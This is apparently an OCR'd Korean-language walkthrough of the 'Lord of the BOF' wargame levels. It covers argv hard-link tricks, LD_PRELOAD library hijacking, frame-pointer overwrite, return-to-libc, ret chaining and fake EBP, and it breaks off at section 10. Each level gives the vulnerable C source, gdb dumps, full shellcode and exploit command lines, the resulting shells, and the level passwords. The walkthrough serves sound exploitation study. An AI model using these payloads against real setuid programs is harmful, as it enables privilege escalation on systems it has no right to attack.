[darkelf@localhost darkelf]$ ln -s orge 'perl -e 'print "a"x63''
[darkelf@localhost darkelf]$ ls
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  orge  orge.c
[darkelf@localhost darkelf]$ _ 하드 링크 ln -n
```

프롬프트 상에서 ln -n 명령어로 orge파일을 하드링크를 걸어 75자(./를 뺀 길이) 파일이름으로 만들어 준다.

```
[darkelf@localhost darkelf]$ ./aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa 'perl -e' print "\x90"x20,"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80","\x1e\xfc\xff\xbf"''
■■■■■■■■■■■■■■■■■■■■1APh//shh/bin■aPS■á■°                    argv[1]의 주소값을 넣는다.
                                        I■üÿ¿
Segmentation fault
[darkelf@localhost darkelf]$ ./aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa 'perl -e' print "\x90"x20,"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80","\xd1\xfb\xff\xbf"''
■■■■■■■■■■■■■■■■■■■■1APh//shh/bin■aPS■á■°                    argv[1]의 주소값에서 argv[0]의 길
                                        I■Ñûÿ¿                 이를 뺀 주소값
bash$ id
uid=506(darkelf) gid=506(darkelf) euid=507(orge) egid=507(orge) groups=506(darke
lf)
bash$ my-pass
euid = 507
timewalker
bash$ _
```

하드링크가 걸린 파일을 이용하여 argv[1]에 쉘코드를 넣고 공격을 시도하면 공격에 성공하게 된다.

./`perl -e 'print "a"x75'` `perl -e 'print "\x90"x20,


"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80","\xd1\xfb\xff\xbf"'`

공격 성공


7. Shared Library Hijacking(공유 라이브러리 하이재킹)

공유라이브러리는 심볼(함수, 변수)들을 프로그램이 시작하기전에 로드 하여 필요할 때마다 연동되는 동적인 라이브러리이다. 메모리, 용량 절약과 라이브러리를 언제든지 업데이트 할 수 있는 융통성을 갖지만 사용자로부터 접근하기 쉽도록 짜여 [illegible]보안에 문제가 발생한다.

프로그램이 실행할 때 아래 그림과 같이 컴파일 되고, 링크가 되게 되는데 이 링크 과정에서 libc.so.6이라는 라이브러리에서 심볼(함수, 변수)의 정보를 적재 하게 된다.



이렇게 공유 라이브러리가 프로그램이 실행될 때 동적으로 링크하게 되는데, 밑 그림처럼 공격자가 임의로 라이브러리를 만들고 LD_PRELOAD [3]환경 변수를 이용하여 hijacking을 하게 된다면 프로그램은 원래의 함수를 실행되지 않고 공격자가 적재한 라이브러리 함수를 실행하게 된다.



라이브러리를 만들기 위한 gcc컴파일러의 옵션으로는

-shared

공유 라이브러리를 우선하여 링크하도록 하는 옵션

-fpic -fPIC

---

[3] 프로그램이 라이브러리를 가져오기 전에 원하는 라이브러리를 먼저 등록 시켜두는 환경변수로, 프로그램은 LD_PRELOAD로 지정된 공유 오브젝트를 머저 링크시키게 된다.

gcc 컴파일러가 object file을 만들 때, 그 안의 심볼들이 어떤 위치에 있더라도 동작을 하는 구조로 컴파일 하라는 뜻

A. 예제 1

```
main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // stack destroyer!
        memset(buffer, 0, 44);
        memset(buffer+48, 0, 0xbfffffff - (int)(buffer+48));
}
```

이 문제의 소스코드를 살펴보면, argv[1][47]부분이 \xbf인지 체크하고, ret를 제외한 buffer의 시작주소부터 0xbfffffff까지 모두 초기화 한다. 이 부분에서는 argv에 쉘 코드를 삽입하는 공격을 사용할 수 없기 때문에 위의 14번에 있는 공유라이브러리를 이용한 공격을 시도한다.

일단 attack.c의 파일을 쉘 코드가 포함된 이름의 공유라이브러리를 만들고, LD_PRELOAD 환경 변수에 등록한다.

vi attack.c

```
#include <stdio.h>

void attac(){}
~
~
```

gcc attack.c -fPIC -shared -o `perl -e 'print "\x90"x120,"\x68\xf9\xbf\x0f\x40\x68\xe0\x91\x03\x40\xb8\xe0\x8a\x05\x40\x50\xc3"'`

```
[skeleton@localhost tmp]$ ls
attack.c
[skeleton@localhost tmp]$ gcc attack.c -shared -fPIC -o `perl -e 'print "\x90"x1
20,"\x68\xf9\xbf\x0f\x40\x68\xe0\x91\x03\x40\xb8\xe0\x8a\x05\x40\x50\xc3"'`
[skeleton@localhost tmp]$ pwd
/home/skeleton/tmp
[skeleton@localhost tmp]$ export LD_PRELOAD=`perl -e 'print "/home/skeleton/tmp/
","\x90"x120,"\x68\xf9\xbf\x0f\x40\x68\xe0\x91\x03\x40\xb8\xe0\x8a\x05\x40\x50\x
c3"'`
```

이 후 프로그램을 실행시키면 임의로 만든 라이브러리가 메모리에 같이 올라갈 것이고, 메모리 이름에 쉘 코드가 들어 있기 때문에 그 부분의 주소를 ret에 덮어쓰면 공격이 성공할 것이다. gdb로 임의 값을 넣고 실행하여 어느 주소에 들어있는지 확인해본다.

```
0xbffff5b8:     0x742f6e6f      0x902f706d      0x90909090      0x90909090
0xbffff5c8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5d8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5e8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff5f8:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff608:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff618:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff628:     0x90909090      0x90909090      0x90909090      0x68909090
0xbffff638:     0x400fbff9      0x0391e068      0x8ae0b840      0xc3504005
```

x/50x $esp를 해보면 메모리에 라이브러리의 이름이 올라가 있는 것을 볼 수 있다. 그림에 나온 메모리 주소를 이용해서 공격 쉘 코드를 만들고 실행해 본다.

```
[skeleton@localhost skeleton]$ ls
golem  golem.c  lemgo  tmp
[skeleton@localhost skeleton]$ bash2
[skeleton@localhost skeleton]$ ./golem `perl -e 'print "\x90"x44,"\xe8\xf5\xff\x
bf"'`
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■èõÿ¿
bash$ id
uid=510(skeleton) gid=510(skeleton) euid=511(golem) egid=511(golem) groups=510(s
keleton)
bash$ my-pass
euid = 511
cup of coffee
bash$ _
```


./golem `perl -e 'print "\x90"x44,"\xe8\xf5\xff\xbf"'`

공격 성공

B. 예제 2

```
        The Lord of the BOF : The Fellowship of the BOF
        - darkknight
        - FPO
*/

#include <stdio.h>
#include <stdlib.h>

void problem_child(char *src)
{
        char buffer[40];
        strncpy(buffer, src, 41);
        printf("%s\n", buffer);
}

main(int argc, char *argv[])
{
        if(argc<2){
                printf("argv error\n");
                exit(0);
        }

        problem_child(argv[1]);
}
[golem@localhost golem]$ _
```

문제를 살펴보면 이전 문제의 main만 있는것과 다르게 proble_child라는 새로운 함수가 생겨났다. problem_child함수에서 argv[1]에서 받은 값을 41바이트 크기만큼 buffer에 저장한다. 40이 아닌 41이라고 해 놓은 것을 보면 마지막 1byte를 변조시키라는 의미로 해석 된다. 먼저 프로그램이 실행될 때의 스택구조를 살펴본다.



밑의 그림과 같이 먼저 프로그램의 ret와 ebp가 스택에 쌓이고, problem_child함수가 실행되면 다시 돌아올 주소와 스택 주소를 기억하기 위해 main의 ebp와 ret이 쌓이고 함수내의 변수 buffer가 쌓이게 된다. 그럼 공격자가 40bytes에 임의값을 넣고 마지막 1byte에 쉘 코드가 들어간 주소 마지막 자리를 넣게 되면 pop ebp명령과 동시에 main의 ebp 값은 변조 되고 스택 포인터는 공격자가 원하는 곳으로 가게 되어, main에서 ret으로 돌아가면 스택포인터(Stack Frame Pointer)가 그 주소값에 있는 명령어를 실행하게 된다.

먼저 problem_child에 break를 걸어 놓고 ebp의 값이 어떻게 변화 되었는지 알아보고, 쉘 코드를 올린후 problem_child 함수의 ebp를 변조시켜 본다.

```
(gdb) break *problem_child +24
Breakpoint 1 at 0x8048458
(gdb) run 'perl -e 'print "\x90"x41''
Starting program: /home/golem/nightdark 'perl -e 'print "\x90"x41''

Breakpoint 1, 0x8048458 in problem_child ()
(gdb) x/20x $esp
0xbffffae4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffaf4:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb04:     0x90909090      0x90909090      0xbffffb90      0x0804849e
0xbffffb14:     0xbffffc6c      0xbffffb38      0x400309cb      0x00000002
0xbffffb24:     0xbffffb64      0xbffffb70      0x40013868      0x00000002
(gdb) _
                                                ebp 의 값이 변조
```

\x90의 값을 41개 넣어서 메모리를 덤프해보니 ebp의 값이 0xbffffb90로 변조 된 것을 볼 수 있다. 이제 argv[1]에 쉘 코드를 넣고 ebp의 값을 쉘 코드가 올라간 주소값으로 바꿔 공격을 실행한다.

```
0xbffffae0:     0xbffffae4      0x90909090      0x90909090      0x90909090
0xbffffaf0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffb00:     0x90909090      0x90909090      0x90909090      0xbffffb90
```

```
[golem@localhost golem]$ ./darkknight `perl -e 'print "\xd1\xfa\xff\xbf"x2,"\x90"x8,"\x31\xc0\x50\x68\x2f\x2f\x73\x
68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80","\xc4"'`
監 왐? ? 륽h//shh/bin뤑PS뤑쌋
                        ? 퀭 픕N? 웹 웅    @
bash$ id
uid=511(golem) gid=511(golem) euid=512(darkknight) egid=512(darkknight) groups=511(golem)
bash$ my-pass
euid = 512
new attacker
bash$
```

위 그림에서 보는 바와 같이 sfp가 가리키는 값을 \x31\xc0\xc0...이 시작하는 주소값을 가리키게 하기 위해 처음 쉘 코드의 주소값 0xbffffad1을 little-endian으로 넣고 그후 NOP값 8개와 쉘 코드를 넣고 마지막에 ebp의 마지막 값을 변조하기 위해 argv[1]의 주소값의 마지막 1byte를 넣어준다.

공격 성공.

8. RTL(Return To Lib)

Return To Library 공격 기법은 간단하게 말하면 공유라이브러리가 메모리에 로드 되면 필요한 함수들의 주소값을 이용해 ret에 덮어 씌워 공격 하는 기법이다.

공유 라이브러리는 함수의 위치가 정해져 있다. 시스템마다 위치가 다르기는 하지만 한번 위치가 알려지면 재컴파일되기 전까지는 위치가 같다. 간단한 소스 코드를 통해 결과를 살펴본다.

```
#include "dumpcode.h"

void func1(){
        printf("First WGD\n");
}

void func2(){
        printf("I am w0rm9\n");
}

void func3(){
        printf("WiseGuys\n");
}

void func4(){
printf("Research Group\n");
}

int main(int argc, char* argv[]){
        char buf[4];

        strcpy(buf, argv[1]);
        dumpcode(buf, 100);
        printf("buf: %s\n", buf);
}
```

이렇게 여러개의 같은 역할을 하는 함수를 만들고 gdb를 이용해 어떻게 함수가 호출되는지 살펴본다.

```
(gdb) disassemble func1
Dump of assembler code for function func1:
0x8048624 <func1>:      push   %ebp
0x8048625 <func1+1>:    mov    %esp,%ebp
0x8048627 <func1+3>:    push   $0x804871b
0x804862c <func1+8>:    call   0x8048364 <printf>
0x8048631 <func1+13>:   add    $0x4,%esp
0x8048634 <func1+16>:   leave
0x8048635 <func1+17>:   ret
0x8048636 <func1+18>:   mov    %esi,%esi
End of assembler dump.
(gdb) disassemble func2
Dump of assembler code for function func2:
0x8048638 <func2>:      push   %ebp
0x8048639 <func2+1>:    mov    %esp,%ebp
0x804863b <func2+3>:    push   $0x8048726
0x8048640 <func2+8>:    call   0x8048364 <printf>
0x8048645 <func2+13>:   add    $0x4,%esp
0x8048648 <func2+16>:   leave
0x8048649 <func2+17>:   ret
0x804864a <func2+18>:   mov    %esi,%esi
End of assembler dump.
(gdb) disassemble func3
Dump of assembler code for function func3:
0x804864c <func3>:      push   %ebp
0x804864d <func3+1>:    mov    %esp,%ebp
0x804864f <func3+3>:    push   $0x8048732
0x8048654 <func3+8>:    call   0x8048364 <printf>
0x8048659 <func3+13>:   add    $0x4,%esp
0x804865c <func3+16>:   leave
0x804865d <func3+17>:   ret
0x804865e <func3+18>:   mov    %esi,%esi
End of assembler dump.
(gdb) disassemble func4
Dump of assembler code for function func4:
0x8048660 <func4>:      push   %ebp
0x8048661 <func4+1>:    mov    %esp,%ebp
0x8048663 <func4+3>:    push   $0x804873c
0x8048668 <func4+8>:    call   0x8048364 <printf>
0x804866d <func4+13>:   add    $0x4,%esp
0x8048670 <func4+16>:   leave
0x8048671 <func4+17>:   ret
0x8048672 <func4+18>:   mov    %esi,%esi
End of assembler dump.
```

gdb를 이용해 살펴보면 func1은 0x8048624, func2는 0x8048638, func3는 0x804864c, func4는 0x8048660에서 함수가 호출된다는 것을 볼 수 있고, printf 함수는 동일하게 0x8048364에서 호출 된다는 것을 볼 수 있다. 결론은 위에 말한 것과 같이 함수를 호출 할때는 정해진 메모리 주소에서 함수를 호출하는 것을 볼수 있고 이것을 이용해 systme()함수나, execv* 함수등을 호출하여 공격을 하는 것이다.

A. 예제 1

```
[darkknight@localhost darkknight]$ cat bugbear.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - bugbear
        - RTL1
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] == '\xbf')
        {
                printf("stack betrayed you!!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
}
[darkknight@localhost darkknight]$
```

이 문제의 소스 코드를 살펴보면 argv[1][47]이 \xbf일 경우 프로그램을 종료하는 코드이다. 이 문제는 이때까지와는 다르게 위에 서술한 RTL기법을 이용해 ret에 system("/bin/sh")의 주소를 덮어 씌워 공격해 보도록 한다.

먼저 프로그램을 실행해 main에 break를 걸고 main의 ret에 덮어씌울 system()함수의 주소값과 exit의 주소값을 알아본다.

```
(gdb) break *main +2
Breakpoint 1 at 0x8048432
(gdb) run
Starting program: /home/darkknight/bearbug

Program received signal SIGSEGV, Segmentation fault.
0x8048459 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
(gdb) print exit
$2 = {void (int)} 0x400391e0 <exit>
```

보는 바와 같이 system함수의 주소값은 0x40058ae0, exit의 주소값은 0x400391e0이다

이제 /bin/sh 명령어의 주소값을 알아보기 위해 포로그램을 하나 작성하고 /bin/sh의 주소를 출력한다.

```
#include <stdio.h>

int main(int argc, char* argv[])
{
long shell;
shell=0x40058ae0;
while(memcmp((void*)shell,"/bin/sh",8)) shell++;
printf("\"/bin/sh\" in %#x\n",shell);
}
[darkknight@localhost tmp]$ ./a.out
"/bin/sh" in 0x400fbff9
[darkknight@localhost tmp]$
```

위에서 구한 system, exit, /bin/sh의 주소값을 이용해 buf와 ebp에 임의 값을 집어넣고, ret에서부터 system(), exit(), /bin/sh(system 함수의 매개변수)를 little-endian으로 집어 넣는다.

```
[darkknight@localhost darkknight]$ ./bugbear `perl -e 'print "\x90"x44,"\xe0\x8a\x05\x40","\xe0\x91\x03\x40","\xf9\
bf\x0f\x40"'`
? @? @@
bash$ id
uid=512(darkknight) gid=512(darkknight) euid=513(bugbear) egid=513(bugbear) groups=512(darkknight)
bash$ my-pass
euid = 513
new divide
bash$
```

./bugbear `perl -e 'print "\x90"x44,"\xe0\x8a\x05\x40","\xe0\x91\x03\x40","\xf9\xbf\x0f\x40"'`

공격 성공

B. 예제 2

```
[bugbear@localhost bugbear]$ ls
giant  giant.c
[bugbear@localhost bugbear]$ cat giant.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - giant
        - RTL2
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(int argc, char *argv[])
{
        char buffer[40];
        FILE *fp;
        char *lib_addr, *execve_offset, *execve_addr;
        char *ret;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // gain address of execve
        fp = popen("/usr/bin/ldd /home/giant/assassin | /bin/grep libc | /bin/awk '{print $4}'", "r");
        fgets(buffer, 255, fp);
        sscanf(buffer, "(%x)", &lib_addr);
        fclose(fp);

        fp = popen("/usr/bin/nm /lib/libc.so.6 | /bin/grep __execve | /bin/awk '{print $1}'", "r");
        fgets(buffer, 255, fp);
        sscanf(buffer, "%x", &execve_offset);
        fclose(fp);

        execve_addr = lib_addr + (int)execve_offset;
        // end

        memcpy(&ret, &(argv[1][44]), 4);
        if(ret != execve_addr)
        {
                printf("You must use execve!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);
}
[bugbear@localhost bugbear]$
```

위 문제를 분석 해보면, buffer의 크기는 44(buffer+ebp), 그리고 popen 함수를 통해 assasin 파일에서 사용되는 library와 execve의 주소값을 얻어오고, 그 값을 argv[1]의 45번째 값부터 4byte의 값과 비교 합니다. 이 문제 또한 RTL을 통하여 문제를 풀게 된다.

먼저 gdb를 통해 execve 함수의 주소값과 exit의 주소값을 구하고, /bin/sh의 주소값, argv[0] 파일의 경로 주소값을 알아냅니다.

```
(gdb) break *main
Breakpoint 1 at 0x8048560
(gdb) run
Starting program: /home/bugbear/antgi

Breakpoint 1, 0x8048560 in main ()
(gdb) print execve
$1 = {<text variable, no debug info>} 0x400a9d48 <__execve>
(gdb) print exit
$2 = {void (int)} 0x400391e0 <exit>
(gdb)
```

[execve, exit의 주소값]

```
#include <stdio.h>

int main(int argc, char* argv[])
{
long shell;
shell=0x40058ae0;
while(memcmp((void*) shell, "/bin/sh",8))
{
shell++;
}

printf("%#x\n", shell);
return 0;
}
[bugbear@localhost tmp]$ ./a.out
0x400fbff9
```

[/bin/sh 의 주소값]

그리고 현재 giant파일을 실행 시킬 경우, assasin에 대한 권한이 없기 때문에 수정을 하고 컴파일 후 argv[0]의 주소값을 알아냅니다.

```
// gain address of execve
fp = popen("/usr/bin/ldd /home/bugbear/giant | /bin/grep libc | /bin/awk '{print $4}'", "r");
fgets(buffer, 255, fp);
sscanf(buffer, "(%x)", &lib_addr);
fclose(fp);
```

권한이 없기 때문에 giant 파일로 변경

```
[bugbear@localhost bugbear]$ ./tmp/a.out
0x400fbff9
[bugbear@localhost bugbear]$ gcc tnaig.c -o `perl -e 'print "\xf9\xbf\x0f\x40"'`
[bugbear@localhost bugbear]$ ls
antgi  giant  giant.c  tmp  tnaig.c  夏?@
[bugbear@localhost bugbear]$
```

[파일명을 /bin/sh를 가리키는 주소 값으로 변경]

```
0xbffffff9:      "/home/bugbear/夏\017@"
0xbffffffc:      ""
0xbffffffd:      ""
```

모든 주소값을 구하면 공격 쉘코드를 작성하게 되는데, 스택 구조로 살펴보면

[dummy(44bytes)] + [execve] + [exit] + ["/bin/sh"] + [argv] + [NULL] 이 되게 됩니다.

위 스택 구조를 토대로 공격.

```
[bugbear@localhost bugbear]$ ./`perl -e 'print "\xf9\xbf\x0f\x40"'` `perl -e 'print "\x90"x44,"\x48\x9d\x0a\x40","\
xe0\x91\x03\x40","\xf9\xbf\x0f\x40","\xf7\xff\xff\xbf","\xf7\xff\xff\xbf"'`
You must use execve!
[bugbear@localhost bugbear]$
```

./`perl -e 'print "\xf9\xbf\x0f\x40"'` `perl -e 'print

"\x90"x44,"\x48\x9d\x0a\x40","\xe0\x91\x03\x40","\xf9\xbf\x0f\x40","\xf7\xff\xff\xbf","\xf7\xff\xff\xbf

"'` 로 공격하면 실패하게 되는데, 그 이유는 execve 함수내에서 \x0a를 \x00으로 인식하기 때문입니다. 그렇

기 때문에 따로 인식하지 않고 전부 문자열로 넘겨 주기 위하여 인자값 앞 뒤로 더블쿼터(“)를 붙여주게 되면

공격에 성공하게 됩니다.

```
[bugbear@localhost bugbear]$ ./`perl -e 'print "\xf9\xbf\x0f\x40"'` "`perl -e 'print "\x90"x44,"\x48\x9d\x0a\x40","
\xe0\x91\x03\x40","\xf9\xbf\x0f\x40","\xf7\xff\xff\xbf","\xf7\xff\xff\xbf"'`"
H

bash$ id
uid=513(bugbear) gid=513(bugbear) euid=514(giant) egid=514(giant) groups=513(bugbear)
bash$ my-pass
euid = 514
one step closer
bash$
```

공격 성공.

C. 예제 3

```
[giant@localhost giant]$ ls
assassin  assassin.c
[giant@localhost giant]$ cat assassin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - assassin
        - no stack, no RTL
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] == '\xbf')
        {
                printf("stack retbayed you!\n");
                exit(0);
        }

        if(argv[1][47] == '\x40')
        {
                printf("library retbayed you, too!!\n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer+sfp hunter
        memset(buffer, 0, 44);
}
[giant@localhost giant]$
```

문제를 살펴보면 이제 buffer를 사용할 수 없고, 공유라이브러리에 있는 함수를 사용하는 것도 불가능하게 되고, 단지 ret만 덮어쓸 수 있게 되어 있다.

문제 풀이 방법으로는, ret에 재차 ret의 주소값을 덮어씌우게 되면 main에서 정상적으로 실행이 되다가 ret명령에서 리턴어드레스 자리에 넣어준 ret인스트럭션으로 점프하게 됩니다. ret는 pop eip이니 esp는 리턴 어드레스 자리 그 다음 4byte를 가리키고 있고, 공격자가 리턴시켜서 실행시킨 ret명령이 실행될 때 현재 esp가 가리키고 있는 곳에서 4byte 주소(예: system함수의 주소)를 eip로 넣게 되고, 공격자가 원하는 함수를 실행

시키게 됩니다.

스택 구성 : [dummy(40+4bytes)] + [ret = &ret] + [&system] + [&exit] + [&/bin/sh]

```
[giant@localhost giant]$ ls
assassin  assassin.c  ssinassa
[giant@localhost giant]$ gdb -q ssinassa
(gdb) break *main
Breakpoint 1 at 0x8048470
(gdb) run
Starting program: /home/giant/ssinassa

Breakpoint 1, 0x8048470 in main ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x40058ae0 <__libc_system>
(gdb) print exit
$2 = {void (int)} 0x400391e0 <exit>
(gdb)
```

[system함수와 exit 함수의 주소를 알아보는 그림]

```
#include <stdio.h>

int main(int argc, char *argv[])
{
long shell=0x40058ae0;
while(memcmp((void*)shell, "/bin/sh",8))
{
shell++;
}
printf("%#x\n",shell);
return 0;
}
```

[system함수의 주소를 이용하여 /bin/sh 명령어의 주소값을 알아보는 그림]

```
[giant@localhost tmp]$ ./a.out
0x400fbff9
[giant@localhost tmp]$
```

[/bin/sh의 주소값]

```
[giant@localhost giant]$ ./assassin `perl -e 'print "\x90"x44,"\x1e\x85\x04\x08","\xe0\x8a\x05\x40","\xe0\x91\x03\x
40","\xf9\xbf\x0f\x40"'`
? @? @@
bash$ id
uid=514(giant) gid=514(giant) euid=515(assassin) egid=515(assassin) groups=514(giant)
bash$ my-pass
euid = 515
pushing me away
bash$
```


./assassin `perl -e 'print

"\x90"x44,"\x1e\x85\x04\x08","\xe0\x8a\x05\x40","\xe0\x91\x03\x40","\xf9\xbf\x0f\x40"'`

공격 성공.

9. Fake EBP(FEBP)

일반적인 RTL에서는 ret에 함수 주소를 넣어 하나의 함수만 실행이 가능하다. 하지만 FAKE EBP를 사용함으로서 여러 함수를 실행하는 공격이 가능하게 된다.



그림을 보게 되면 RET에 leave;ret의 주소를 덮음으로써 조작한 ebp로 실행흐르을 바꿀 수 있게된다.

1) 공격 당한 함수의 leave;ret는 fake_ebp0를 ebp에 집어 넣는다

2) 두 번째 역시 fake_ebp1을 ebp에 집어 넣고, 적당한 매개변수를 갖는 f1으로 리턴 한다.

3) f1이 실행되고 리턴이 된다.

4) 2)와 3)의 과정이 반복되고, f1에서 f2, f2 ... fn까지 반복 된다.

A. 예제 1

```
[assassin@localhost assassin]$ ls
zombie_assassin  zombie_assassin.c
[assassin@localhost assassin]$ cat zombie_assassin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - zombie_assassin
        - FEBP
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        if(argv[1][47] == '\xbf')
        {
                printf("stack retbayed you!\n");
                exit(0);
        }

        if(argv[1][47] == '\x40')
        {
                printf("library retbayed you, too!!\n");
                exit(0);
        }

        // strncpy instead of strcpy!
        strncpy(buffer, argv[1], 48);
        printf("%s\n", buffer);
}
[assassin@localhost assassin]$
```

이 문제를 살펴보면, 위 전 단계 문제와 큰 차이가 없지만 이제 buffer에 딱 48bytes만 복사하는 것을 볼 수 있다. 이 문제는 Fake EBP를 이용하여 ret에 leave;ret의 주소값을 넣어서 ebp를 변조하여 다른 함수(system)를 실행시키는 것으로 풀 수 있다.

먼저 system, exit, "/bin/sh"의 주소값을 구하고 이 주소값들이 들어간 buffer의 주소값과, leave;reet의 주소값을 구한다.

```
(gdb) break *main +146
Breakpoint 1 at 0x80484d2
(gdb) run `perl -e 'print "\x90"x48'`
Starting program: /home/assassin/assassin_zombie `perl -e 'print "\x90"x48'`

Breakpoint 1, 0x80484d2 in main ()
(gdb) x/100x esp
No symbol "esp" in current context.
(gdb) x/100x $esp
0xbffffa9c:     0xbffffaa0      0x90909090      0x90909090      0x90909090
0xbffffaac:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffabc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffacc:     0x90909090      0x00000002      0xbffffb14      0xbffffb20
```

[buffer의 주소 값]

```
0x80484dc <main+156>:   add    $0x8,%esp
0x80484df <main+159>:   leave
0x80484e0 <main+160>:   ret
```

[leave;ret 의 주소 값]

system : 0x40058ae0 exit : 0x400391e0 "/bin/sh" : 0x400fbff9 buffer : 0xbffffab0 leave;ret : 0x80484df

스택 구조 : [dummy(4bytes)] + [system] + [exit] + ["/bin/sh"] + [dummy(24bytes)] + [buffer(ebp)] +

[leave;ret]

```
[assassin@localhost assassin]$ ./zombie_assassin `perl -e 'print "\x90"x4, "\xe0\x8a\x05\x40", "\xe0\x91\x03\x40","
\xf9\xbf\x0f\x40", "\x90"x24, "\xb0\xfa\xff\xbf", "\xdf\x84\x04\x08"'`
? @? @夏@과 원?
bash$ id
uid=515(assassin) gid=515(assassin) euid=516(zombie_assassin) egid=516(zombie_assassin) groups=515(assassin)
bash$ my-pass
euid = 516
no place to hide
bash$
```

./zombie_assassin `perl -e 'print "\x90"x4, "\xe0\x8a\x05\x40",

"\xe0\x91\x03\x40","\xf9\xbf\x0f\x40", "\x90"x24, "\xb0\xfa\xff\xbf", "\xdf\x84\x04\x08"'`

공격 성공.

10. Chaining BOF

A. 예제 1

```
[zombie_assassin@localhost zombie_assassin]$ cat succubus.c
/*
        The Lord of the BOF : The Fellowship of the BOF
